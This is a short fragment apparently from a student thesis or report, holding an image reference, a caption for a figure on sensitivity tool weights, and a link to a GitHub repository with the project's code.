


Figure 5.5 Sentivity_tool_weight

Programming Code via the following link: https://github.com/jy222cy/2DV50E.git